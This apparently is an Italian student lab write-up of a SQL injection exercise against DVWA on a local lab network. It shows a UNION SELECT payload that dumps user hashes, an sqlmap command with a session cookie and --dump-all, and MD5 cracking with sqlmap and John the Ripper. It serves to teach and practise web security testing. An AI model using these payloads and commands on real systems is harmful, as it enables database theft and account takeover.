


1 – Input: 1' UNION SELECT user_id, password FROM users

Payload utilizzato in un attacco di SQL injection basato sulla tecnica UNION. Questo payload è progettato per cambiare i risultati della query originale con i risultati di una nuova query che estrae le colonne "user_id" e "password" dalla tabella "users". In questo modo, l'attaccante può ottenere le informazioni di identificazione degli utenti, come gli username e le relative password.

Il carattere “ # ” viene utilizzato per commentare il resto della query, in modo che eventuali condizioni valide o restrizioni successive vengano ignorate.



Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Tool SQLmap:

COMANDO IN INPUT

Intercettando il traffico con burpsuit, possiamo recuperare i cookie per la attacco con sqlmap.

```
(lucas@kali)-[~]
$ sqlmap 192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit --cookie="PHPSESSID=3ce2b39df36182539c03f442a552a44a; security=low" -D dvwa --dump-all 1 -p id --proxy="http://127.0.0.1:8080" --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:08:20 /2023-05-19/

[18:08:21] [INFO] testing connection to the target URL
[18:08:51] [CRITICAL] connection timed out to the target URL or proxy. sqlmap is going to retry the request(s)
[18:08:51] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent'
```

PASSWORD CRACKING IN AUTOMATICO


```
[18:15:38] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[18:15:38] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[18:15:38] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[18:15:38] [INFO] starting 2 processes
[18:15:42] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[18:15:43] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[18:15:49] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[18:15:57] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
```

TABELLA USER

```
| user_id | user      | avatar                                     | password |
|-----|-----|-----|-----|
| 1       | admin    | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 |
(password) | admin    | admin | |
| 2       | gordonb  | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 |
(abc123) | Brown   | Gordon | |
| 3       | 1337     | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b |
(charley) | Me      | Hack   | |
| 4       | pablo    | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 |
(letmein) | Picasso | Pablo  | |
| 5       | smithy   | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 |
(password) | Smith   | Bob    | |
|-----|-----|-----|-----|

[18:16:07] [INFO] table 'dvwa.users' dumped to CSV file '/home/lucas/.local/share/sqlmap/output/192.168.56.101/dump/dvwa/users.csv'
[18:16:07] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[18:16:08] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
| comment_id | name | comment |
|-----|-----|-----|
| 1          | test | This is a test comment. |
|-----|-----|-----|
```

File Hashpass.txt



```
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
6 |
```

Utilizziamo il tool JOHN

Serve creare un file txt contenente gli hash estrapolati con sql injection.

File Azioni Modifica Visualizza Aiuto

(lucas@kali)-[~/Scrivania]

\$ john Hashpass --format=Raw-MD5

Using default input encoding: UTF-8

Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])

Warning: no OpenMP support for this hash type, consider --fork=2

Proceeding with single, rules:Single

Press 'q' or Ctrl-C to abort, almost any other key for status

Almost done: Processing the remaining buffered candidate passwords, if any.

Proceeding with wordlist:/usr/share/john/password.lst

password (?)

password (?)

abc123 (?)

letmein (?)

Proceeding with incremental:ASCII

charley (?)

5g 0:00:00:00 DONE 3/3 (2023-05-23 18:52) 8.620g/s 307168p/s 307168c/s 308493C/s stevy13.

.chertsu

Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably

Session completed.

(lucas@kali)-[~/Scrivania]